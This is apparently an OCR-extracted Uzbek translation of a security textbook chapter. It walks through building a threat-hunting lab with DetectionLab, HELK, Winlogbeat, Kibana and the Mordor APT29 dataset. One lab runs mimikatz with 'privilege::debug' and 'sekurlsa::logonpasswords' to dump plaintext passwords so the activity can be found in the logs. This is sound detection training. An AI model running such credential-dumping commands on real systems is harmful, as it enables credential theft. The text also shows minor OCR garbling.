Endi agar hali mavjud bo'lmasa, Azure hisobini sozlash amalga oshiriladi. Agar allaqachon bepul hisob qaydnomsi mavjud bo'lsa yoki ro'yxatdan o'tish paytida so'ralsa, "Yo'l-yo'lakay to'lash" (Pay As You Go)ni tanlash kerak bo'ladi, chunki bu parameter laboratoriya uchun CPU kvotasini ko'tarish maqsadida talab qilinadi va buning uchun kerakli hajm va mashinalar sonini ishga tushirishga imkon beradi. Avval ta'kidlanganidek, birinchi oyda foydalanish uchun 200 dollarlik kredit olish mumkin. Agar ulardan foydalanilmayotganda laboratoriyalar yopilsa, 200 dollarlik kredit uchun foydalanish zarur bo'ladi. Esda tutish kerakki, yuqorida aytib o'tilganidek, 200 dollarlik kreditdan tashqari xarajat haqida xabardor bo'lish va shunga mos ravishda uni kuzatib borish kerak.

DIQQAT. Agar "Yo'l-yo'lakay to'lash" (Pay As You Go)ni tanlashni unutib qo'yilsa yoki keyinroq quyidagi xatoga yo'l qo'yilsa, hisob-kitobga kirish va "Borganingizcha to'lash"ga yangilash kerak bo'ladi: *Error: compute.VirtualMachinesClient#CreateOrUpdate: Failure sending request: StatusCode=0 – Original Error: autorest/azure: Service returned an error. Status=<nil> Code="OperationNotAllowed" Message="Operation could not be completed as it results in exceeding approved Total Regional Cores quota. Additional details...* Kvota cheklovlari haqida batafsil ma'lumotni https://docs.microsoft.com/en-us/azure/azure-supportability/regional-quota-requests sahifasida o'qish mumkin".

Keyin yangi Azure hisob qaydnomsi bilan autentifikatsiya qilish uchun quyidagi buyruq bajariladi, bu Azure'da autentifikatsiya qilish uchun veb-saytni ishga tushiradi:

```
% az login
```

So‘ng quyida ko‘rsatilganidek, Logger (Linux) tiziminni boshqarish uchun Terraform tomonidan ishlatilishi mumkin bo‘lgan SSH kaliti yaratiladi. Yangi kalit parolni berish zarur.

```
% ssh-keygen -t rsa -f ~/.ssh/id_logger
```

Keyin kalit *ssh-agent*da saqlanadi (quydagilarni esda tutish kerak: *Terraform* kalitga parolsiz kirishi kerak va *ssh-agent* buni amalga oshiradi):

```
% ssh-agent
% ssh-add ~/.ssh/id_logger
```

Nihoyat, quyidagi kod yordamida laboratoriyalarni buyruq satridan ishga tushirish mumkin.

Eslatma. *Ushbu buyruqni bajarish uchun biroz vaqt ketadi (bir necha soat), shuning uchun uni ishga tushirgandan so‘ng tanaffus qilish tavsiya qilinadi.*

```
% terraform apply –auto-approve
azurerm_resource_group.detectionlab: Creating...
azurerm_resource_group.detectionlab: Creation complete after 1s [id=/
subscriptions/6c33c197-88bf-49b5-85e8-1b2a3ccc2803/resourceGroups/
DetectionLab-terraform]
azurerm_public_ip.wef-publicip: Creating...
azurerm_public_ip.dc-publicip: Creating...
azurerm_public_ip.logger-publicip: Creating...
azurerm_virtual_network.detectionlab-network: Creating...
azurerm_public_ip.win10-publicip: Creating...
random_id.randomId: Creating...
Terraced
```

Endi IP manzillarini ko‘rish uchun skriptlarning chiqishini ko‘rish mumkin:

```
% terraform output
ata_url = https://52.250.17.114
dc_public_ip = «52.250.56.150»
fleet_url = https://52.250.56.143:8412
guacamole_url = http://52.250.56.143:8080/guacamole
logger_public_ip = «52.250.56.143»
region = «westus2»
splunk_url = https://52.250.56.143:8000
velociraptor_url = https://52.250.56.143:9999
wef_public_ip = «52.250.17.114»
win10_public_ip = «52.250.52.139»
```


Jarayon deyarli tugatildi! WEF, Win10 va DC’ni ta’minlashni yakunlash kerak. Buning uchun avval Ansible katalogiga o‘tish zarur:

```
% cd ../Ansible
```

Endi Terraform chiqish buyrug‘idan public_ip qiymatlaridan foydalanib, har bir xostning x.x.x.x IP qiymatlarini yangilash uchun muharrir bilan *inventory.yml* fayli tahrirlanadi. Tahrirlash vaqtida chiziqlarni olib tashlamaslik zarur, chunki ular muhim hisoblanadi.

Keyin*Ansible*o‘yin kitobini ishga tushiriladi, avval *Ansible* yordamida *macOS*’dagi xatoliklarni hal qilish uchun muhit o‘zgaruvchisi o‘rnatiladi:

```
% export no_proxy='*'
% ansible-playbook -v detectionlab.yml
```

Laboratoriya ishi 8.3: Laboratoriya bilan ishlash

8.1-laboratoriyaning bir qismi sifatida xostingda yoki 8.2-laboratoriya bilan bulutda o‘rnatilgan bo‘lsa ham, endi mavjud vositalarni ochib, atrofga nazar tashlashni boshlash mumkin. IP va URL manzillar 8.2-laboratoriyada keltirilgan. Laboratoriya asboblari va mahalliy xostga asoslangan laboratoriyalar uchun IP’lar uchun hisob ma’lumotlarini https://www.detectionlab.network/images/lab.png manzilida topish mumkin. (Mahalliy xostga asoslangan laboratoriyalar uchun ushbu vositalarga faqat xostning o‘zidan kirish mumkinligini ta’kidlash muhim, chunki faqat xost uchun kirish *eth1* orqali ta’minlanadi.) O‘rnatilgan boshqa vositalarni https://www.detectionlab.network/usage/ ro‘yxatdan topish mumkin.

Eslatma. *Agar xostga asoslangan laboratoriyalardan biri osilib qolsa va bu VirtualBox bilan bog‘liq bo‘lsa, uni shunchaki "Quvvatni o‘chirish"ni tanlab, buyruq satridan "vagrant reload" [dc|wef|win10|logger]ni ishga tushirish orqali yopish mumkin. Sinov jarayonida xost majburan tushirilgan bo‘lsa ham, dastlab qayta yuklash buyrug‘i qulflangan VM haqida xatolik beradi. Biroq bir necha daqiqadan so‘ng Vagrant skripti avtomatik ravishda qayta ulanib, virtual mashinani qayta ishga tushiradi.*

Laboratoriyani kengaytirish

DetectionLab ishlashi uchun zarur bo‘ladigan vositalarning ko‘pchiligi bilan birga keladi, ammo keyingi bo‘limlarda tasvirlanganidek, bir nechtasini qo‘shish ko‘rib chiqiladi.

HELK

ELK'ning Hunting versiyasi HELK Roberto Rodriges tomonidan ishlab chiqilgan. Roberto va uning ukasi Xose o'z hayotlarini xavfsizlik bo'yicha tadqiqotlarga sarfladilar va sohada haqiqatan ham o'zgarishlar kiritishgan. HELK uchun asosiy sayt https://github.com/Cyb3rWard0g/HELK.

Laboratoriya ishi 8.4: HELK vositasini o'rnatish

HELK'ni Logger (Linux) terminalidan o'rnatish mumkin. Agar laboratoriya bulutga asoslangan bo'lsa, quyidagi buyruqdan foydalanish mumkin:

```
% ssh -i ~/.ssh/id_logger vagrant@[logger_public_ip address above]
```

Aksincha, agar laboratoriya mahalliy xostda o'rnatilgan bo'lsa, SSH qobig'iga Vagrant orqali kirish mumkin (PowerShell administratordan):

```
PS C:\DetectionLab\Vagrant> vagrant ssh logger
```

Keyin har qanday holatda, HELK'ni quyidagicha o'rnatish mumkin:

```
vagrant@logger:~$ git clone https://github.com/Cyb3rWard0g/HELK.git
Cloning into 'HELK'...
remote: Enumerating objects: 10060, done.
remote: Total 10060 (delta 0), reused 0 (delta 0), pack-reused 10060
Receiving objects: 100% (10060/10060), 852.58 MiB | 43.54 MiB/s, done.
Resolving deltas: 100% (6925/6925), done.
vagrant@logger:~$ cd HELK/docker/
vagrant@logger:~/HELK/docker$ ls
helk-base helk-logstash
...truncated for brevity...
helk-kibana-notebook-analysis-alert-basic.yml helk_setup_firewall.sh
helk-kibana-notebook-analysis-basic.yml helk_update.sh
helk-ksql
```

Bulutga asoslangan laboratoriyalar uchun IP avtomatik ravishda o'rnatiladi. Xostga asoslangan laboratoriyalarda avval eth1 uchun IP'ning borligini tekshirib ko'rish, uni yozib olish va IP so'ralganda skriptda foydalanish kerak bo'ladi:

```
vagrant@logger:~/HELK/docker$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.38.105 netmask 255.255.255.0 broadcast 192.168.38.255
```


Shundan so'ng, HELK'ni o'rnatish jarayoni quyidagicha amalga oshiriladi:

```
vagrant@logger:~/HELK/docker$ sudo ./helk_install.sh
**************************************************
** HELK - THE HUNTING ELK **
** **
** Author: Roberto Rodriguez (@Cyb3rWard0g) **
** HELK build version: v0.1.9-alpha10082020 **
** HELK ELK version: 7.6.2 **
** License: GPL-3.0 **
**************************************************
[HELK-INSTALLATION-INFO] HELK xosted on a Linux box
[HELK-INSTALLATION-INFO] Available Memory: 6540 MBs
[HELK-INSTALLATION-INFO] You're using ubuntu version bionic
**************************************************
* HELK - Docker Compose Build Choices *
**************************************************
1. KAFKA + KSQL + ELK + NGINX
2. KAFKA + KSQL + ELK + NGINX + ELASTALERT
3. KAFKA + KSQL + ELK + NGINX + SPARK + JUPYTER
4. KAFKA + KSQL + ELK + NGINX + SPARK + JUPYTER + ELASTALERT
```

Agar avvalgi bulut ko'rsatmalariga amal qilingan bo'lsa, quyida ko'rsatilganidek, 2-variantni tanlash zarur. Keyinchalik boshqa variantlar bilan tajriba o'tkazish mumkin; boshqa variantlar ham foydali, lekin bu bob uchun kerak emas.

```
Enter build choice [ 1 - 4]: 2
[HELK-INSTALLATION-INFO] Set HELK IP. Default value is your current IP:
192.168.38.105
[HELK-INSTALLATION-INFO] HELK IP set to 192.168.38.105
[HELK-INSTALLATION-INFO] Please make sure to create a custom Kibana password
and store it securely for future use.
[HELK-INSTALLATION-INFO] Set HELK Kibana UI Password: hunting
[HELK-INSTALLATION-INFO] Verify HELK Kibana UI Password: hunting
[HELK-INSTALLATION-INFO] Installing htpasswd..
[HELK-INSTALLATION-INFO] Installing docker via convenience script..
[HELK-INSTALLATION-INFO] Assessing if Docker is running..
[HELK-INSTALLATION-INFO] Docker is running
...truncated for brevity...
**********************************************************************
** [HELK-INSTALLATION-INFO] HELK WAS INSTALLED SUCCESSFULLY
** [HELK-INSTALLATION-INFO] USE THE FOLLOWING SETTINGS TO INTERACT
WITH THE
HELK
**********************************************************************
HELK KIBANA URL: https://192.168.38.105
HELK KIBANA USER: helk
HELK KIBANA PASSWORD: hunting
```

HELK ZOOKEEPER: 192.168.38.105:2181
HELK KSQL SERVER: 192.168.38.105:8088
IT IS HUNTING SEASON!!!!!
You can stop all the HELK docker containers by running the following command: [+] sudo docker-compose -f helk-kibana-analysis-alert-basic.yml stop

Endi brauzerni ishga tushirish va HELK (Kibana) konsoliga kirish zarur, oldingi kodda ko‘rsatilgan IP (agar laboratoriya mahalliy xostda qurilgan bo‘lsa) yoki bulutdagi umumiy manzil (agar bulutdan foydalanilayotgan bo‘lsa). Ushbu bo‘limda xostga asoslangan laboratoriyadan foydalanilayotganligi sababli https://192.168.38.105 IP dan foydalanilgan.

Laboratoriya ishi 8.5: Winlogbeat vositasini o‘rnatish

Logstash’ga va oldingi rasmda ko‘rsatilgan Kibana asboblar paneliga jurnallarni olish uchun beats (ya’ni filebeat, packetbeat, winlogbeat va boshqalar) o‘rnatilishi kerak. Mazkur kitobdagi maqsadlar uchun aspsan Windows fayl jurnallarga qiziqish bildiriladi, shuning uchun winlogbeat’dan foydalaniladi. Xostga asoslangan laboratoriya uchun Guacamole terminalidan (http://192.268.38.105:8080/guacamole) yoki bulut laboratoriyasi uchun RDP’dan foydalanib, WEF serveriga ulanish va https://www.elastic.co/downloads/beats/winlogbeat saytidan winlogbeat’ni yuklab olib o‘rnatiladi.

Winlogbeat.x.zip fayli c:\program files\ ga arxivdan ochiladi va ochilmagan jildning nomi c:\programfiles\winlogbeat qilib o‘zgartiriladi.


Keyinushbu WEF serveridan brauzerda quyidagi fayl ochiladi va uni c:\programfiles\winlogbeat\ jildidagi standart winlogbeat.yml fayliga saqlanadi:

https://raw.githubusercontent.com/GrayHatHacking/GHHv6/main/ch08/winlogbeat.yml


Keyin administrator ruxsatidan foydalangan holda PowerShell’dan xizmat o‘rnatiladi va ishga tushiriladi:

PS C:\Windows\System32> cd «C:\Program Files\Winlogbeat»
PS C:\Program Files\Winlogbeat> powershell.exe -ExecutionPolicy UnRestricted -File .\install-service-winlogbeat.ps1
Start-Service winlogbeat

Shundan so‘ngxizmatlar panelini tekshirish va quyida ko‘rsatilganidek, xizmat ishlayotganiga ishonch hosil qilish zarur.



Kibana asboblar paneliga qaytib, chap tomonda joylashgan Discover belgisi bosilsa (pastdan ikkinchi belgi), quyida ko‘rsatilganidek, winlogbeat’dan yangi ma’lumotlarni ko‘rish mumkin.




Laboratoriya ishi 8.6: Kibana asoslari

Indeks namunalari Kibana tomonidan Elasticsearch ichidagi ma'lumotlarga kirish uchun ishlatiladi. U ma'lumotlar guruhlarini (qidirish uchun) va maydonlar qanday aniqlanishini (xususiyatlar orqali) belgilaydi. Indeks namunalarini qanday yaratishni va keyin asosiy so'rovlar uchun Kibana'dan qanday foydalanishni ko'rsatib o'tiladi.

Indeks

Ko'pincha Elasticsearch'da o'z indeks namunalarini yaratish foydali bo'ladi. Bosh sahifaga o'tish uchun yuqori chap burchakdagi Kibana logotipini tanlash, biroz pastga tushib Indeks namunalari tanlanadi:

Keyin o'ngdagi Indeks namunalarini yaratish tugmasi bosiladi:



So'ng mavjud jurnal manbalarida filtrlash orqali 1/2 qadam bajariladi. Misol tariqasida "log" bilan boshlangan barcha jurnallarning asosiy indeksini yaratish ko'rsatiladi. Indeks namunasi maydoniga log* ni kiritiladi va keyingi qadamga o'tish (Next Step) tugmasi bosiladi:

Keyinchalik, vaqtga asoslangan filtrlarni qaysi maydonda o'tkazish kerakligini ko'rsatib, 2.2-bosqich bajariladi. Oddiy bo'lishi uchun *@timestamp*'ni tanlash mumkin. Kengaytirilgan variantlar uchun ochiladigan menyu tanlanadi va yangi indeksga nom beriladi. Tanlangan holatda, uni logs* Gray Hat deb nomlangan. Keyin Indeks naqshini yaratish (Create Index Pattern) tugmasi bosiladi.

Ushbu misolda Elasticsearch logs-* deb nomlangan indeksni yaratganini hisobga olsak, bu u qadar ta'sirli tuyulmasligi mumkin. Biroq kelajakda qidiruvlarni tezlashtirish uchun mos indekslarni (masalan, kichikroq jurnal manbalari to'plamida yoki ma'lum bir kun yoki haftalik jurnallar uchun) yaratish mumkin.


Asosiy so'rovlar

Kibana (Elasticsearch foydalanuvchi interfeysi) so'rovini o'rganishga yordam berish uchun qiziqarli narsalarni izlab ko'rish mumkin.. Win10 xostini Guacamole veb-interfeysidan, to'g'ridan-to'g'ri VM-da (xostga asoslangan laboratoriyalar uchun) yoki RDP orqali (bulutli laboratoriyalar uchun) ochiladi.

Win10 xostida Explorer'ni ochish va quyida ko'rsatilganidek, c:\users\vagrant\tools jildiga o'tiladi:

mimikatz.exe fayli ikki marta bosilsa, ushbu dastur tizimdagi foydalanuvchilarning parollarini ochiq matnda ko'rsatish imkonini beradi. Mimikatz konsolida quyidagi buyruqlar kiritiladi:

log
privilege::debug
sekurlsa::logonpasswords



Endi Kibana veb-sahifasiga qaytibganingizda, Discover sahifasining yuqori qidiruv paneliga mimikatz.exe yoziladi va o'ng tomonda oxirgi 15 daqiqa vaqt oralig'i tanlanadi

Endi bundan ham yaxshiroq ishlarni bajarish, ya'ni shu tarzda topish uchun jurnaldagi maydonlardan foydalanish mumkin.

Yuqori qidiruv maydoniga process.name:»mimikatz.exe» va event_id:1 kiritiladi va ENTER tugmasi bosiladi. Xuddi shu natijalar aks etishi kerak. Ekranning chap tomonida jurnallar* yorlig'i yonidagi tanlovlar tugmasini bosib logs* Grey Hat tanlanadi. Xuddi shu natijalar aks etishi kerak. Endi Kibana va Elasticsearch haqida yanada ko'proq bilib olish mumkin, ammo bular hozircha bilish kerak bo'lgan asosiy ishlar hisoblanadi. Keyingi bobda yana bir nechta fokuslar ko'rib chiqiladi.

Laboratoriya ishi 8.7: Mordor

Mordor Roberto va Xose Rodriges tomonidan yaratilgan. Mordor – bu APT faoliyati atrofidagi ma'lumotlar to'plami. Ma'lumotlar to'plamlarini yuklab olish va laboratorida haqiqiy APT'larni topishni mashq qilish mumkin. Uni o'rnatish shu laboratoriya keltirib o'tiladi va keyingi bobda u bilan ishlash jarayoni ko'rsatiladi.

Kafkacat bog'liqligidan boshlab, Mordor ma'lumotlar to'plamini (https://github.com/OTRF/mordor) yuklab olish va o'rnatish uchun GitHub'dagi ko'rsatmalarga amal qilish zarur:

```
vagrant@logger:~/HELK/docker$ sudo apt install kafkacat
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
linux-headers-4.15.0-140
...truncated for brevity...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
Processing triggers for libc-bin (2.27-3ubuntu1.4) ...
Logger'da uy katalogiga qaytish:
vagrant@logger:~/HELK/docker$ cd ~
```

Mordor ma'lumotlar to'plamini laboratoriya muhitida yuklab olish va o'rnatish (Logger xosti):

```
vagrant@logger:~$ git clone https://github.com/Cyb3rWard0g/mordor.git
Cloning into 'mordor'...
remote: Enumerating objects: 13577, done.
remote: Counting objects: 100% (2678/2678), done.
remote: Compressing objects: 100% (718/718), done.
remote: Total 13577 (delta 2079), reused 2456 (delta 1884), pack-reused 10899
Receiving objects: 100% (13577/13577), 333.00 MiB | 33.55 MiB/s, done.
Resolving deltas: 100% (9428/9428), done.
Checking out files: 100% (647/647), done.
vagrant@logger:~$ cd mordor/datasets/compound/apt29/day1
vagrant@logger:~/mordor/datasets/compound/apt29/day1$ ls
README.md apt29_evals_day1_manual.zip pcaps zeek
```

Zipni arxivdan ochish va keyin ma'lumotlar to'plamini ochish:

```
vagrant@logger:~/mordor/datasets/compound/apt29/day1$ sudo apt install unzip
Reading package lists... Done
Building dependency tree
Reading state information... Done
...truncated for brevity... ...
Unpacking unzip (6.0-21ubuntu1.1) ...
Setting up unzip (6.0-21ubuntu1.1) ...
Processing triggers for mime-support (3.60ubuntu1) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
vagrant@logger:~/mordor/datasets/compound/apt29/day1$ unzip apt29_evals_day1_
manual.zip
Archive: apt29_evals_day1_manual.zip
inflating: apt29_evals_day1_manual_2020-05-01225525.json
```

Mordor ma'lumotlar to'plamini qabul qilish uchun kafkacat'ni ishga tushirish:

```
vagrant@logger:~/mordor/datasets/compound/apt29/day1$ kafkacat -b
localxost:9092 -t
winlogbeat -P -l apt29_evals_day1_manual_2020-05-01225525.json
```

Kafkacat vositasi tugallangandan so'ng (20 daqiqa yoki undan ko'proq vaqt sarflanadi), Kibana'ni ochib Discover sahifasida vaqt oralig'ini 2020-yil 1-yanvargacha belgilansa, 2020-yilning o'rtalarida bo'lgan voqealarni ko'rish mumkin bo'ladi.

Xulosa

Ushbu bobda tahdidlarni ovlash laboratoriyasini qanday tashkil qilish muhokama qilindi. Laboratoriyalarda Chris Long tomonidan taqdim qilingan DetectionLab'dan foydalanildi va uni Roberto va Xose Rodriges asboblari bilan to'ldirish jarayoni ko'rib o'tildi. Ikkita o'rnatish usuli taqdim etildi: biri mahalliy uskunada (xostda), ikkinchisi esa bulutda. Shuningdek, HELK va Mordor'dan foydalanib laboratoriyani kengaytirish jarayoni yoritildi. Nihoyat, Elasticsearch'ni so'rovlari uchun Kibana bilan ba'zi bir asoslar ko'rib chiqildi. Ushbu laboratoriyadan keyingi bobda tahdidlarni ovlashni o'rganish uchun foydalaniladi.

Qo'shimcha manbalar

Red Canary Atomic Red Team (testing scripts to emulate threats; will be used in next chapter) github.com/redcanaryco/atomic-red-team

MITRE ATT&CK Navigator mitre-attack github.io/attack-navigator/

Threat Hunting with MITRE ATT&CK www.threathunting.se/2020/05/24/threat-detection-with-mitre-attck-and-atomic-redteam/

SANS: Building and Growing Your Threat Hunting Program www.sans.org/media/analyst-program/building-maturing-threat-hunting-program-39025.pdf

Chris Long's Blog https://clo.ng/blog/

Roberto Rodriguez's GitHub Projects github.com/Cyb3rWard0g

Roberto Rodriguez's Blog medium.com/threat-hunters-forge/tagged/threat-hunting

Purple Cloud (cloud templates for security testing) github.com/iknowjason/PurpleCloud

Cyber Range (cloud templates for security testing) github.com/secdevops-cuse/CyberRange

DetectionLabELK (fork of DetetectionLab with ELK stack) github.com/cyberdefenders/DetectionLabELK/

Blacksmith (cloud-based lab templates) github.com/OTRF/Blacksmith
SimuLand (more cloud-based lab templates) github.com/OTRF/simuland

Foydalanilgan adabiyotlar

1. C. Long, clong/DetectionLab (2021), https://github.com/clong/Detection-Lab (accessed June 4, 2021).
2. R. Rodriguez, Cyb3rWard0g/HELK (2021), https://github.com/Cyb3rWard0g/HELK (accessed June 4, 2021).
3. OTRF/mordor. Open Threat Research Forge (2021), https://github.com/OTRF/mordor (accessed June 4, 2021).
4. OTRF/OSSEM. Open Threat Research Forge (2021), https://github.com/OTRF/OSSEM (accessed June 4, 2021).
5. OTRF/ThreatHunter-Playbook. Open Threat Research Forge (2021), https://github.com/OTRF/ThreatHunter-Playbook (accessed June 4, 2021).
6. "Open Threat Research Forge," GitHub, https://github.com/OTRF (accessed June 4, 2021).
7. "ELK Free and Open Search: The Creators of Elasticsearch, ELK & Kibana | Elastic." https://www.elastic.co/ (accessed June 4, 2021).
8. "Downloads – Oracle VM VirtualBox." https://www.virtualbox.org/wiki/Downloads (accessed June 4, 2021).
9. "Git Command Line Tools – Downloads." https://git-scm.com/downloads (accessed June 4, 2021).
10. Vagrant, HashiCorp, https://www.vagrantup.com/ (accessed June 4, 2021).
11. "Troubleshooting & Known Issues :: DetectionLab." https://www.detectionlab.network/deployment/troubleshooting/ (accessed June 4, 2021).12. "Create your Azure free account today | Microsoft Azure." https://azure.microsoft.com/en-us/free/ (accessed June 4, 2021).
13. "Homebrew," Homebrew, https://brew.sh/ (accessed June 19, 2021).
14. "Download Terraform," Terraform by HashiCorp, https://www.terraform.io/downloads.html (accessed June 4, 2021).
15. "Installing Ansible – Ansible Documentation," https://docs.ansible.com/ansible/latest/installation_guide/intro_installation.html (accessed June 4, 2021).
16. dbradish-microsoft, "How to install the Azure CLI," https://docs.microsoft.com/en-us/cli/azure/install-azure-cli (accessed June 4, 2021).

9-BOB. TAHDIDLARNI ANIQLASH SOHASIGA KIRISH

Ushbu bobda quyidagi mavzular yoritiladi:

- Tahdidlarni aniqlash asoslari
- OSSIM yordamida ma'lumotlar manbalarini normallashtirish
- OSSEM yordamida ma'lumotlarga asoslangan aniqlovlar
- Mitre ATT&CK yordamida gipotezaga asoslangan ov
- Mordor Loyihasi
- Tahdidlarni aniqlash uchun qo'llanma

Tahdidlarni aniqlash nima? Tahdidlarni aniqlash hujumchilar allaqachon tarmoqda ekanligi va ularni kuzatib borish kerak degan taxminga asoslanadi. Bu (1) tajovuzkorlar qanday ishlashi va (2) tizimlar qanday normal ishlashi hamda hujumga uchrashi haqida juda katta bilim talab qiladigan mavzu. Shu sababdan ushbu mavzuni mazkur bobda to'liq yoritib bo'lmaydi. Shu bilan birga, biz siz-ga vaqt o'tishi bilan bilimlaringizni rivojlantirishingiz mumkin bo'lgan asosiy tushunchalar haqida umumiy ma'lumot berishga harakat qilamiz.

Tahdidlarni aniqlash asoslari

Tahdidlarni aniqlash – bu tarmoqda mavjud bo'lgan hujumchining topilishini ta'minlovchi tizimli jarayondir. Yani xavfsizlik buzilishi allaqachon boshlangan va maqsad hujumchining onlayn bo'lish vaqtini qisqartirishdir. Hujumchi aniqlangandan so'ng, uni tarmoqdan olib tashlash va normal operatsiyalarni tiklash uchun tegishli hodisalarga javob choralarini ko'rish mumkin. Shu bilan birga, tahdidlarni aniqlash hodisaga javob berish bilan teng emas, garchi ular ko'p jihatdan o'zaro bog'liq bo'lib, ko'pincha o'xshash malakalarga ega bo'lgan mutaxassislarni talab qiladi. Biroq buni doimiy ideal holda ravishda bajaradigan alohida tahdidlarni ovlash guruhi mavjud. Cheklangan moliyaviy resurslarga ega tashkilotlarda hujumchi aniqlanganidan so'ng hodisaga javob berish funksiyalariga o'tilishi mumkin. Xuddi shunday, tahdid ovchisi ham penetratsion sinovchi (tester) emas. Ularning ko'nikmalari va tajribasi o'xshash bo'lsa-da, yondashuvlari boshqacha. Penetratsion sinovchi (tester) zaifliklarni aniqlab, hujumchilar ularni topishdan oldin tuzatish uchun tarmoqqa kirish va chetlab o'tish usullarini izlaydi. Tahdidlarni aniqlovchi tizim buzilishning allaqachon yuz berganini faraz qiladi va raqibning dastlabki kirish usuliga emas, balki uning izlarini aniqlash va tarmoqqa kirganidan keyin topishga ko'proq e'tibor qaratadi.

Tahdidlarni aniqlash turlari

Tahdid ovining bir nechta turlari mavjud, jumladan:
– Intellektual ma'lumotlarga asoslangan ov (Intel-Driven Hunts);
– Ma'lumotlarga asoslangan ov (Data-driven hunts);
– Gipotezaga asoslangan ov (Hypothesis-driven hunts).

Intellektual ma'lumotlarga asoslangan ov

